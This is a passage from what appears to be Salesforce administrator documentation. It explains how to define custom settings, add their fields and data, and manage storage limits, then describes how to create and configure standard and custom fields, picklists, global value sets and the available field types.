   - `Object Name`—Enter the name to be used when the custom setting is referenced by formula fields, validation rules, Apex, or the SOAP API.

     Note: Salesforce recommends using ASCII for the `Object Name`. The name can't exceed 38 ASCII characters. If you use double byte, there are additional limits on the number of characters allowed.
   - `Setting Type`—Select a type of List or Hierarchy. The List type defines application-level data, such as country codes or state abbreviations. The Hierarchy type defines personalization settings, such as default field values, that can be overridden at lower levels in the hierarchy.

     Important: After you save a custom setting, you cannot change this value.
   - `Visibility`—Select a visibility of Protected or Public.
     - Protected—If the custom setting is contained in a managed package, subscribing organizations can't see the custom setting: it doesn't display as part of the package list. In addition, subscribing organizations can't access the custom setting using either Apex or the API, however, developer organizations can. If the custom setting is contained in an unmanaged package, the custom setting is available through the Enterprise WSDL like any custom object (as if the `Visibility` was Public.)
     - Public—The custom setting is available through the Enterprise WSDL like any custom object. You can package custom settings defined as public. The subscribing organizations can edit the values, as well as access them using Apex and the API, regardless of the type of package (either managed or unmanaged).

     Important: After you save a custom setting, you cannot change this value.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions.

Packages are not available in **Database.com**.

USER PERMISSIONS

To manage, create, edit, and delete custom settings:
- "Customize Application"

4. Enter an optional description of the custom setting. A meaningful description will help you remember the differences between your custom settings when you're viewing them in a list.
5. Click **Save**.

   Note: Only custom settings definitions are included in packages, not data. If you need to include data, you must populate the custom settings using a standard Apex or API script run by the subscribing organization after they have installed the package.

After you create a custom setting, you must also add fields to the custom setting.

SEE ALSO:

Add Custom Settings Fields

Add Custom Settings Data

View Custom Settings

After you create a custom setting, you can view the details of the custom setting, manage the custom setting, and add fields.

From Setup, enter *Custom Settings* in the Quick Find box, then select **Custom Settings**, then click the name of the custom setting you'd like to view. While viewing a custom setting, you can:

- Click **Edit** to make changes to a custom setting.
- Click **Delete** to delete a custom setting.

  Note: A icon indicates that the custom setting is in an installed managed package. You can't edit or delete a custom setting installed from a managed package.

- Click **Manage** to add data to a custom setting.

In addition, click **New** to add fields to the custom setting.

SEE ALSO:

Define Custom Settings

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions.

Packages are not available in **Database.com**.

USER PERMISSIONS

To manage, create, edit, and delete custom settings:

- "Customize Application"

Add Custom Settings Fields

After you define custom settings, add fields to them. The custom fields contain the data used by the custom setting.

1. From Setup, enter *Custom Settings* in the Quick Find box, then select **Custom Settings**.
2. Click the custom setting that you want to add fields to. (If you just created the custom setting, the Custom Setting Detail page appears.)
3. Click **New**.
4. Select a field type and click **Next**.

   Note: Record size is based on the maximum field size of each field type, not the actual storage that's used in each field. When adding fields to a custom setting definition, use the appropriate type and specify a length that doesn't exceed what's needed for your data. This action helps you avoid reaching the cached data limit. For example, if you create a US social security number (SSN) field, select the Text data type and specify a length of 9. If instead you selected a Text Area data type, the field would add 255 characters to the usage count for each record, regardless of the number of characters entered.

5. Enter the details for the field.
6. Confirm the information, and then click **Save** or **Save & New**.

After you add fields, you need to add data, and for hierarchy custom settings, specify the access level.

SEE ALSO:

Add Custom Settings Data

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions.

Packages are not available in **Database.com**.

USER PERMISSIONS

To manage, create, edit, and delete custom settings:
- "Customize Application"

Manage Custom Settings Data

After defining custom settings and adding fields, populate the fields:

1. From Setup, enter *Custom Settings* in the Quick Find box, then select **Custom Settings**.
2. Click **Manage** next to a custom setting, or from the detail page for a custom setting.
3. Provide or change values for the custom setting.
   - If you are managing a list setting:
     - Click **New** to add data to the fields.
     - Click **Edit** next to the name of an existing set of data to change the name of the data set or to change the data.
     - Click **Del** next to the name of an existing set of data to delete the data set.
   - If you are managing a hierarchy setting, decide where in the permission hierarchy you want to add default data (organization, profile, or user).

     To add default data at the organization level, click **New** in the Default Organization Level Value section. If data has already been defined for the organization, you can only edit or delete it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions.

USER PERMISSIONS

To manage, create, edit, and delete custom settings:
- "Customize Application"

To add default data at the profile or user level, click **New** in the lower section of the page, near the Setup Owner.

After you have defined data, you can:

- Click **Edit** in the Default Organization Level Value section to change the default data set at the organization level, or **Delete** to delete it (this is only for hierarchical custom settings.)
- Click **View** next to the name of an existing set of data to view the data (this is only for hierarchical custom settings.)
- Click **Edit** next to the name of an existing set of data to change the name of the data set or to change the data.
- Click **Del** next to the name of an existing set of data to delete the data set.

Add Custom Settings Data

View Custom Settings Data

SEE ALSO:

Custom Settings Limits and Considerations

Add Custom Settings Data

After you define your custom settings and add fields, you need to populate the fields with data.

You can define one or more data sets. For list custom settings, each data set is named and can be accessed by that name using Apex, formula fields, and so on.

For custom settings that are hierarchies, the data is accessed based on the access level (user, profile, or organization). The lowest level is used first, which means if you defined a data set at the user level, unless otherwise specified in your application, that data is used. For example, you might want to specify different contact numbers for your application: one for the general user, and one that is only displayed for system administrators.

To add data to custom setting fields:

1. From Setup, enter *Custom Settings* in the Quick Find box, then select **Custom Settings**, then click **Manage** next to a custom setting. Or from the detail page for a custom setting, click **Manage**.
2. Click **New** or **Edit** next to an existing data set.
3. Add or change data.

   For custom settings that are lists:

   a. Specify or change the name for the data set. This name is used by Apex, formula fields, and so on.

   b. Enter or change data for all fields.

   c. Click **Save**.

   For custom settings that are hierarchies:

   a. For the default organization level values, enter or change the data for the fields. The default organization location is automatically populated.

   b. For profile or user level values, select either Profile or User from the Location picklist. Enter the name of the profile or user, or use the lookup dialog search. Then enter or change the data for the fields.

   c. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions.

USER PERMISSIONS

To manage, create, edit, and delete custom settings:
- "Customize Application"

Note: For a hierarchy custom setting, you can add only one record for a profile or user. Adding two records for the same profile or user results in an error.

SEE ALSO:

Manage Custom Settings Data

Add Custom Settings Fields

View Custom Settings Data

After you add fields and add data to those fields, you can view the data.

1. From Setup, enter `Custom Settings` in the `Quick Find` box, then select **Custom Settings**, then click **Manage** next to a custom setting that has already been defined. Or from the detail page for a custom setting, click **Manage**.
2. Click **View** next to the data set you want to view (this is only for hierarchical custom settings).

SEE ALSO:

Add Custom Settings Fields

Add Custom Settings Data

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions.

USER PERMISSIONS

To manage, create, edit, and delete custom settings:
- "Customize Application"

Custom Settings Limits and Considerations

When working with custom settings, be aware of the following considerations and limits on the amount of cached data.

- The total amount of cached data allowed for your org is the **lesser** of these two values:
  - 10 MB
  - 1 MB multiplied by the number of full-featured user licenses in your org

  For example, if your org has three full licenses, you have 3 MB of custom setting storage. If your org has 20 full licenses, you have 10 MB of storage.

  Each certified managed package gets a separate limit in addition to your org limit. For example, let's say your org has two certified managed packages installed and your organization has three full licenses. Each certified managed package can have 3 MB of custom setting storage in addition to your org's 3-MB custom setting storage limit.
- You can add up to 300 fields per custom setting, unless your field limit for custom objects is lower than 300. If your custom objects field limit is lower than 300, your field limit for custom settings is equal to your custom objects field limit.
- You can't share a custom setting object or record.
- No owner is assigned when a custom setting is created, so the owner can't be changed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions.

USER PERMISSIONS

To manage, create, edit, and delete custom settings:
- "Customize Application"

- Custom settings are a type of custom object. Each custom setting counts against the total number of custom objects available for your organization.
- Accessing an undeleted custom setting in a formula field results in an error if the user doesn't have the "Customize Application" permission. To prevent this error, redeploy this custom setting to the organization. Alternatively, delete this custom setting, re-create it with the same name and data, and then delete and re-create all formula fields that use this setting.
- If a cross-object formula references a currency field from a custom setting, this field value isn't converted to the currency of the record containing the formula. The result of the formula could be inaccurate if the custom setting field's currency and the record's currency are different.

To see how much custom settings data your organization is using, from Setup, enter *Custom Settings* in the Quick Find box, then select **Custom Settings**. For each custom setting, this page lists the size of one record, the number of records created, and the total size used for each custom setting.

Record size is based on the maximum field size of each field type, not the actual storage that's used in each field. When adding fields to a custom setting definition, use the appropriate type and specify a length that doesn't exceed what's needed for your data. This action helps you avoid reaching the cached data limit. For example, if you create a US social security number (SSN) field, select the Text data type and specify a length of 9. If instead you selected a Text Area data type, the field would add 255 characters to the usage count for each record, regardless of the number of characters entered.

SEE ALSO:

Create Custom Data Sets

Customize Fields

Customize standard and custom fields to tailor your org to your own unique requirements.

You can:

- Modify some aspects of standard fields
- Change or add values to standard and custom picklist fields
- Define dependency rules between fields
- Create custom fields to capture additional information
- Create formula fields that automatically calculate values based on the contents of other fields
- Define default values for custom fields
- Define validation rules for your fields
- Make a field required
- Set fields to track changes, including the date, time, nature of the change, and who made the change
- Create page layouts to control the display of fields
- Set field-level security to control access to fields
- Create or modify field sets

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Standard Fields and Page Layouts are not available in **Database.com**

USER PERMISSIONS

To create or change custom fields:

- "Customize Application"

Customize Standard Fields

You can customize several aspects of standard fields, such as the values in picklists, the format for auto-number fields, tracking field history, lookup filters on relationship fields, and field-level help.

Modify Standard Auto-Number Fields

Custom Fields

Create Custom Fields

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.

Define Default Field Values

Validation Rules

Examples of Validation Rules

Review examples of validation rules for various types of apps that you can use and modify for your own purposes. *Validation rules* verify that the data a user enters in a record meets the standards you specify before the user can save the record.

Require Field Input to Ensure Data Quality

Improve the quality of data that users enter in Salesforce by creating universally required fields.

About Field Sets

Roll-Up Summary Field

A roll-up summary field calculates values from related records, such as those in a related list. You can create a roll-up summary field to display a value in a master record based on the values of fields in a detail record. The detail record must be related to the master through a master-detail relationship. For example, you want to display the sum of invoice amounts for all related invoice custom object records in an account's Invoices related list. You can display this total in a custom account field called Total Invoice Amount.

Lookup Filters

Improve user productivity and data quality with lookup filters. Lookup filters are administrator settings that restrict the valid values and lookup dialog results for lookup, master-detail, and hierarchical relationship fields.

Customize Standard Fields

You can customize several aspects of standard fields, such as the values in picklists, the format for auto-number fields, tracking field history, lookup filters on relationship fields, and field-level help.

Tip: You can't delete standard fields, but you can remove them from your page layouts.

1. Navigate to the fields page for your object.
2. Click the field label.
3. To add custom help text, click **Edit**.
4. On the field's information page, you can—depending on your Edition—set field-level security, view accessibility settings, and configure validation rules.

   You can also do more, depending on the field's type. For example, if the field is a picklist, you can add, delete, and reorder its values, and set dependencies. You can't increase the field length of a standard field. If you need a longer text area, consider creating a custom field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To change standard fields:

- "Customize Application"

Beyond the Basics

What does that `Indexed` checkbox mean on a field, and how did it get there?

If a field is indexed, you can use sidebar search or advanced search to find values in the field. Having a field indexed can also speed up other operations on the field, such as reporting. Check out this blog post to find out more: Know Thy Salesforce Field Indexes for Fast Reports, List Views, and SOQL.

SEE ALSO:

- Custom Fields
- Add or Edit Picklist Values
- Rename Object, Tab, and Field Labels
- Getting Started with Field-Level Help
- Lookup Filters

Modify Standard Auto-Number Fields

The unique identifiers for solutions, cases, and contracts are standard auto-number fields. Each record is assigned a unique number with a specified format upon creation. You can modify the format and numbering for these auto-number fields.

1. From the management settings for the object whose field you want to modify, go to the fields area.
2. Click **Edit** next to the name of the field.
3. Enter a `Display Format` to control such formatting details as the minimum number of leading zeros as well as any prefix or suffix for the number. See Custom Field Attributes on page 4793.

   Format changes do not affect existing records; they are applied only to new records.
4. Enter the number to be assigned to the next record that is created after you save your changes.
5. Click **Save**.

Warning: Salesforce warns you if the next number you enter is not higher than existing numbers. However, it may be possible to create duplicate numbers if you change the auto-number format multiple times using similar formats each time.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify standard auto-number fields:

- "Customize Application"

SEE ALSO:

- Custom Field Types

Custom Fields

To tailor your organization, you can add custom fields for each of the tabs and objects that your organization uses.

For the total number of custom fields you can create, see *Salesforce Limits*.

Note: When your org is close to the limit of 800 custom fields and you delete or create fields, field creation can fail. The physical delete process reclaims and cleans fields, making them count temporarily toward the limit. The delete process runs only when the queue is full, so it can take days or weeks to start. In the meantime, the deleted fields are still counted as part of the limit. To request immediate deletion of fields, contact Salesforce Support.

See the following for more information:

- Create Custom Fields
- Edit Custom Fields
- Manage Fields for a Specific Object
- Delete Fields
- Build a Formula Field
- Create a Custom Picklist Field
- Define Dependent Picklists
- Define Default Field Values
- Additional Custom Field Options
- Custom Field Attributes
- Change the Custom Field Type

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Tabs are not available in **Database.com**

USER PERMISSIONS

To create or change custom fields:

- "Customize Application"

Create Custom Fields

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.

Watch a Demo: How to Create a Custom Field in Salesforce (Salesforce Classic)

Want to customize Salesforce so it captures all your business data? This short video walks you through how to create a custom picklist field, from choosing the correct field type to applying field level security.

Before you begin, determine the type of field you want to create.

Note: When your org is close to the limit of 800 custom fields and you delete or create fields, field creation can fail. The physical delete process reclaims and cleans fields, making them count temporarily toward the limit. The delete process runs only when the queue is full, so it can take days or weeks to start. In the meantime, the deleted fields are still counted as part of the limit. To request immediate deletion of fields, contact Salesforce Support.

1. From the management settings for the object you want to add a field to, go to Fields.

   Custom task and event fields are accessible from the object management settings for Activities.

2. Click **New**.

   Tip: On custom objects, you can also set field dependencies and field history tracking in this section.

3. Choose the type of field and click **Next**. Consider the following.
   - Some data types are available for certain configurations only. For example, the `Master-Detail Relationship` option is available for custom objects only when the custom object doesn't already have a master-detail relationship.
   - Custom settings and external objects allow only a subset of the available data types.
   - You can't add a multi-select picklist, rich text area, or dependent picklist custom field to opportunity splits.
   - Relationship fields count towards custom field limits.
   - Additional field types may appear if an AppExchange package using those field types is installed.
   - The `Roll-Up Summary` option is available on certain objects only.
   - Field types correspond to API data types.
   - If your organization uses Shield Platform Encryption, ensure you understand how to encrypt custom fields using the Shield Platform Encryption offering.

4. For relationship fields, associate an object with the field and click **Next**.
5. For indirect lookup relationship fields, select a unique, external ID field on the parent object, and then click **Next**. The parent field values are matched against the values of the child indirect lookup relationship field to determine which records are related to each other.
6. To base a picklist field on a global picklist value set, select the value set to use.
7. Enter a field label.

   Salesforce populates `Field Name` using the field label. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Custom fields aren't available on Activities in **Group** Edition

Custom settings aren't available in **Professional** Edition

Layouts aren't available in **Database.com**

USER PERMISSIONS

To create or change custom fields:
- "Customize Application"

consecutive underscores. Use the field name for merge fields in custom links, custom s-controls, and when referencing the field from the API.

Tip: Ensure that the custom field name and label are unique for that object.

- If a standard and custom field have identical names or labels, the merge field displays the custom field value.
- If two custom fields have identical names or labels, the merge field may display an unexpected value.

If you create a field label called *Email* and a standard field labeled Email already exists, the merge field may be unable to distinguish between the fields. Adding a character to the custom field name makes it unique. For example, *Email2*.

8. Enter field attributes and select the appropriate checkboxes to specify whether the field must be populated and what happens if the record is deleted.
9. For master-detail relationships on custom objects, optionally select **Allow reparenting** to allow a child record in the master-detail relationship to be reparented to a different parent record.
10. For relationship fields, optionally create a lookup filter to limit search results for the field. Not available for external objects.
11. Click **Next**.
12. In Enterprise, Unlimited, Performance, and Developer Editions, specify the field's access settings for each profile, and click **Next**.

Access Level	Enabled Settings
Users can read and edit the field.	**Visible**
Users can read but not edit the field.	**Visible** and **Read-Only**
Users can't read or edit the field.	None

Note:

- When you create a custom field, by default the field isn't visible or editable for portal profiles, unless the field is universally required.

13. Choose the page layouts that will display the editable field and click **Next**.

Field	Location on Page Layout
Normal	Last field in the first two-column section.
Long text area	End of the first one-column section.
User	Bottom of the user detail page.
Universally required	Can't remove it from page layouts or make read only.

14. For relationship fields, optionally create an associated records related list and add it to page layouts for that object.
    - To edit the related list name on page layouts, click **Related List Label** and enter the new name.
    - To add the related list to customized page layouts, select Append related list to users' existing personal customizations.
15. Click **Save** to finish or **Save & New** to create more custom fields.

Note: Creating fields may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.

Create a Custom Picklist Field

Create custom picklist fields to let your users select values from lists that you define.

Create a Global Picklist Value Set

Use global picklist value sets to share values across objects and custom picklist fields, and to restrict the picklists to only the values that you specify.

Custom Field Types

What's the Difference between Standard Fields and Custom Fields?

You can add custom fields to standard and custom objects in Salesforce, allowing you to infinitely customize your organization. Although custom fields are similar to the standard fields that come built-in to Salesforce, there are some differences between standard fields and custom fields.

Custom Field Attributes

A custom field entry consists of several attributes.

Geolocation Custom Field

The geolocation custom field allows you to identify locations by their latitude and longitude and to calculate distances between locations.

Manage Fields for a Specific Object

Edit Custom Fields

Delete Fields

Manage Deleted Custom Fields

Deleted custom fields and their data are stored until your org permanently deletes them or 15 days has elapsed, whichever happens first. Until that time, you can restore the field and its data.

Additional Custom Field Options

Rich Text Area Field Tips

Use rich area text fields to improve the appearance of text, including adding images and hyperlinks.

Rich Text Area Field Limitations

Keep these limitations in mind when working with rich text area fields.

Classic Encryption for Custom Fields

Restrict other Salesforce users from seeing custom text fields you want to keep private. Only users with the permission "View Encrypted Data" can see data in encrypted custom text fields.

Add or Edit Picklist Values

Add or edit values in a custom picklist from the fields area of an object. If the picklist uses a global picklist value set, you can change its values only by editing the global value set. Your changes affect all picklists that inherit their values from that global value set.

Define Dependent Picklists

Using the HTML Editor

Change the Custom Field Type

SEE ALSO:

External Object Relationships

Which Fields Can I Encrypt?

What's the Difference Between Classic Encryption and Shield Platform Encryption?

Encrypt Files and Attachments

Find Object Management Settings

Map Custom Lead Fields for Lead Conversion

Specify Lookup Search Filter Fields

Create a Custom Picklist Field

Create custom picklist fields to let your users select values from lists that you define.

Watch a Demo: Custom Fields: Picklists

You can create these types of picklist fields:

- Local picklist—Lets users select a single value from a list that you define. This picklist is unique and had its own set of values.
- Shared picklist—Lets users select a single value from a global picklist value set that you define in Setup. All custom picklist fields that use a global value set inherit its values and can't have additional values.
- Multi-select picklist—Allows users to select more than one picklist value from a list that you define. These fields display each value separated by a semicolon.

Note: Picklist fields aren't available for external objects. You can't add a multi-select picklist, rich text area, or dependent picklist custom field to opportunity splits.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To create or change custom fields:

- "Customize Application"

1. Go to the fields area of the object you want to create a picklist field for.
2. In the custom fields related list, click **New**.
3. Select **Picklist** or **Picklist (Multi-Select)**, and then click **Next**.
4. Enter a label for the picklist field.
5. To use the values from an existing global picklist, select **Use global picklist value set**. To use values that you create specifically for this picklist, select **Enter values for the picklist, with each value separated by a new line.**

   Tip: Provide feedback and suggestions for global picklists in the Global, Restricted Custom Picklists group in the Salesforce Success Community.

6. If you didn't use a global picklist value set, enter picklist values.

   Put each value on a separate line. Values can be up to 255 characters long.

7. Optionally choose to sort the values alphabetically or to use the first value in the list as the default value, or both. You can't change these settings later on an existing picklist field.

   If you select both options, Salesforce alphabetizes the entries and then sets the first alphabetized value as the default.

   Note: Don't assign default values to fields that are both required and unique, because uniqueness errors can result. See About Default Field Values on page 4826.

8. Choose whether to restrict this picklist's values to an admin-approved list. Selecting **Restrict picklist to the values defined in the value set** prevents users from loading unapproved values through the API.
9. If you're creating a multi-select picklist, enter how many values you want displayed at a time on edit pages. The number of values determines the box height.
10. Enter description or help text if desired, and then click **Next**.
11. Set field-level security for the picklist field, and then click **Next**.
12. Choose the page layouts on which to include the picklist field.
13. Click **Save**.

SEE ALSO:

Create Custom Fields

Add or Edit Picklist Values

Create a Global Picklist Value Set

Create a Global Picklist Value Set

Use global picklist value sets to share values across objects and custom picklist fields, and to restrict the picklists to only the values that you specify.

Note: Give your feedback and suggestions for global picklists in the Global, Restricted Custom Picklists group in the Salesforce Success Community.

A custom picklist is tied to a particular object as a field on the object. Unlike a custom picklist field, a global picklist exists independently as a *global picklist value set*. Its values are shared with any picklist that's based on it.

A global picklist is a restricted picklist by nature. Only a Salesforce admin can add to or modify its values. Users can't add unapproved values, even through the API.

Note: You can have up to 500 global picklist value sets in an org. Each global value set can contain a mix of 500 active and inactive values. There's no limit on the number of custom picklists that use global picklist value sets.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions

USER PERMISSIONS

To create or change custom fields:

- "Customize Application"

1. From Setup, enter `Picklists` in the `Quick Find` box, then select **Picklist Value Sets**.
2. Next to Global Value Sets, click **New**.
3. Enter a label for the global value set. This name appears in Setup, and when users create a picklist based on this global value set.
4. To tell users what these values are for, enter a specific description of the global value set. This text appears on the Picklist Value Sets list page in Setup.
5. Enter the values, one per line.
6. Optionally choose to sort the values alphabetically or to use the first value in the list as the default value, or both. You can't change these settings later.

   If you select both options, Salesforce alphabetizes the entries and then sets the first alphabetized value as the default.
7. Click **Save**.

Your global value set is ready to be used in custom picklist fields. You can reorder the values by clicking **Reorder**.

To create a picklist that uses a global picklist value set, see Create a Custom Picklist Field.

To see all of the fields where this value set is used, look under Fields Where Used on the global picklist's detail page.

SEE ALSO:

Manage Inactive Picklist Values

Create a Custom Picklist Field

Custom Field Types

When you have data that doesn't match any of the standard fields, your administrator can create a custom field for that data. For example, you might want a `Middle Name` field for contacts.

The first step in creating a custom field is choosing the type of the field. Below is a description of each custom field type. Additional field types may appear if an AppExchange package using those field types is installed.

Type	Description
Auto Number	Automatically assigns a unique number to each record. The maximum length of any auto-number field is 30 characters, 20 of which are reserved for prefix or suffix text. Not available for external objects.
Checkbox	Allows users to check a box, indicating a true or false attribute of a record. When using a checkbox field for a report or list view filter, use "True" for checked values and "False" for unchecked values. The Data Import Wizard and the weekly export tool use "1" for checked values and "0" for unchecked values.
Currency	Allows users to enter a currency amount. The system automatically formats the field as a currency amount. This can be useful if you export data to a spreadsheet application. Not available for external objects. Note: Salesforce uses the round-half-to-even tie-breaking rule for currency fields. For example, 23.5 becomes 24, 22.5 becomes 22, –22.5 becomes –22, and –23.5 becomes –24. Values lose precision after 15 decimal places.
Date	Allows users to enter a date or pick a date from a popup calendar. In reports, you can limit the data by specific dates using any custom date field.
Date/Time	Allows users to enter a date or pick a date from a popup calendar and enter a time of day. They can also add the current date and time by clicking the date and time link next to the field. The time of day includes AM or PM notation. In reports, you can limit the data by specific dates and times using any custom date field.
Email	Allows users to enter an email address of up to 80 characters, which is validated to ensure proper format. If this field is specified for contacts or leads, users can choose the address when clicking **Send**

Type	Description
	an Email. Note that you can't use custom email addresses for mass emails. Note: This field can be encrypted using Shield Platform Encryption.
External Lookup Relationship	An external lookup relationship links a child standard, custom, or external object to a parent external object. When you create an external lookup relationship field, the standard External ID field on the parent external object is matched against the values of the child's external lookup relationship field. External object field values come from an external data source.
Formula	Allows users to automatically calculate values based on other values or fields such as merge fields. Not available for external objects. Note: Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and –12.345 becomes –12.34.
Geolocation	Allows users to specify a location by its latitude and longitude. Geolocation is a compound field that counts toward your org's limits as three custom fields: one for latitude, one for longitude, and one for internal use. Not available for external objects.
Hierarchical Relationship	Creates a hierarchical lookup relationship between users. Allows users to use a lookup field to associate one user with another that does not directly or indirectly refer to itself. For example, you can create a custom hierarchical relationship field to store each user's direct manager.
Indirect Lookup Relationship	An indirect lookup relationship links a child external object to a parent standard or custom object. When you create an indirect lookup relationship field on an external object, you specify the parent object field and the child object field to match and associate records in the relationship. Specifically, you select a custom unique, external ID field on the parent object to match against the child's indirect lookup relationship field, whose values come from an external data source.
Lookup Relationship	Creates a relationship between two records so you can associate them with each other. For example, opportunities have a lookup relationship with cases that lets you associate a particular case with an opportunity. • On a standard or custom object, a lookup relationship creates a field that allows users to click a lookup icon and select another record from a popup window. • On an external object, the lookup relationship field references 18-character Salesforce IDs that are stored in an external data

Type	Description
	source. Those IDs are matched against the parent object to determine which records are related to each other. On the parent record, you can display a related list to show all of the records that are linked to it. You can create lookup relationship fields that link to users, standard objects, or custom objects. If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship. Lookup relationship fields are not available in Personal Edition. Lookup relationship fields to campaign members are not available; however, lookup relationship fields from campaign members to standard or custom objects are available.
Master-Detail Relationship	Creates a relationship between records where the master record controls certain behaviors of the detail record such as record deletion and security. Not available for standard objects or external objects, although you can create a master-detail relationship field on a custom object that links to a standard object. Master-detail relationships cannot be used with campaign members.
Number	Allows users to enter any number. This is treated as a real number and any leading zeros are removed. Note: Salesforce uses the round half up tie-breaking rule for number fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.34. Salesforce rounds numbers referenced in merge fields according to the user's locale, not the number of decimal spaces specified in the number field configuration.
Percent	Allows users to enter a percentage number as a decimal—for example, `0.10`. The system automatically converts the decimal to a percentage—for example, `10%`. Note: Values lose precision after 15 decimal places. Also, if you enter a value with more than 15 decimal places and add a percent sign to the number, a runtime error occurs.
Phone	Allows users to enter any phone number. Character limit is 40. Salesforce automatically formats it as a phone number. If you are using Salesforce CRM Call Center, custom phone fields are displayed with the button, allowing click-to-dial

Type	Description
	functionality. Consequently, Salesforce recommends that you do not use a custom phone field for fax numbers. Note: This field can be encrypted using Shield Platform Encryption.
Picklist	Lets users select a single value from a list that you define. Not available for external objects.
Picklist (Multi-select)	Allows users to select more than one picklist value from a list that you define. These fields display each value separated by a semicolon. Not available for external objects.
Roll-Up Summary	Automatically displays the record count of related records or calculates the sum, minimum, or maximum value of related records. The records must be directly related to the selected record and on the detail side of a custom master-detail relationship with the object that contains the roll-up summary field. For example, a custom field called "Total Number of Guests" displays the number of guest custom object records in the Guests related list. Not available for external objects.
Text	Allows users to enter any combination of letters, numbers, or symbols. You can set a maximum length, up to 255 characters. Note: This field can be encrypted using Shield Platform Encryption.
Text (Encrypted)	Allows users to enter any combination of letters, numbers, or symbols that are stored in encrypted form. You can set a maximum length of up to 175 characters. Encrypted fields are encrypted with 128-bit master keys and use the Advanced Encryption Standard (AES) algorithm. You can archive, delete, and import your master encryption key. To enable master encryption key management, contact Salesforce. Not available for external objects. Note: This field can be encrypted using Classic Encryption. If your org uses Shield Platform Encryption, use `Text` to create an encrypted text field.
Text Area	Allows users to enter up to 255 characters that display on separate lines similar to a `Description` field.
Text Area (Long)	Allows users to enter up to 131,072 characters that display on separate lines similar to a `Description` field. You can set the length of this field type to a lower limit, if desired. Any length from 256 to 131,072 characters is allowed. The default is 32,768 characters. Note that every time you press `Enter` within a long text area field, a line break and a return character are added to the text. These two characters count toward the 131,072 character

Type	Description
	limit. This data type is not available for activities or products on opportunities. Only the first 254 characters in a rich text area or a long text area are displayed in a report. Note: This field can be encrypted using Shield Platform Encryption.
Text Area (Rich)	With the use of a toolbar, users can format the field content and add images and hyperlinks. The toolbar allows the user to undo, redo, bold, italicize, underline, strike-out, add a hyperlink, upload or link to an image, modify alignment, add a numbered or non-numbered list, indent, and outdent. The maximum field size is 131,072 characters, inclusive of all the formatting and HTML tags. Only the first 254 characters in a rich text area or a long text area are displayed in a report. The maximum size for uploaded images is 1MB. Only `gif`, `jpeg` and `png` file types are supported. Not available for external objects.
URL	Allows users to enter up to 255 characters of any valid website address. When users click on the field, the URL will open in a separate browser window. Note that only the first 50 characters are displayed on the record detail pages. Note: This field can be encrypted using Shield Platform Encryption.

SEE ALSO:

Custom Field Attributes

What's the Difference between Standard Fields and Custom Fields?

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

You can add custom fields to standard and custom objects in Salesforce, allowing you to infinitely customize your organization. Although custom fields are similar to the standard fields that come built-in to Salesforce, there are some differences between standard fields and custom fields.

Custom objects and fields let you tailor which data is stored to fit your organization's needs. Though the Force.com database provides several standard objects and accompanying standard fields, you can easily customize how you track and report on your data.

Custom objects give you the flexibility to store any type of enterprise data that's relevant to your app, by creating objects. For example, if you're building a recruiting app, you can create custom objects called Position and Candidate to track information on job openings and candidates, respectively.

Categorize and track your data even more granularly by using custom fields. Like standard objects, custom objects have fields that define the data for those object records. You can, for example, add a custom number field `Years of Experience` to the custom candidate object or a custom text field `Description` to the custom position object. You can add custom fields to both custom and standard objects.

See the following for more information:

- Create Custom Fields
- Edit Custom Fields
- Manage Fields for a Specific Object
- Build a Formula Field
- Define Default Field Values
- Additional Custom Field Options
- Custom Field Attributes
- Change the Custom Field Type

Custom Field Attributes

A custom field entry consists of several attributes.

Field	Description
# Visible Lines	For long text area fields, set the number of lines to be displayed on edit pages. You can display between 2 and 50 lines (the default is 6 lines). If the text does not fit in the specified number of visible lines, scroll bars appear. Long text area fields are fully displayed on detail pages and printable views.
Calculation Options	Determines how a roll-up summary field is recalculated after its properties change. Choose `Automatic calculation` to recalculate a field the next time it's displayed. Choose `Force a mass recalculation of this field` as a safety net option to force recalculation of the roll-up summary field values.
Child Relationship Name	The name used in API SOQL relationship queries.
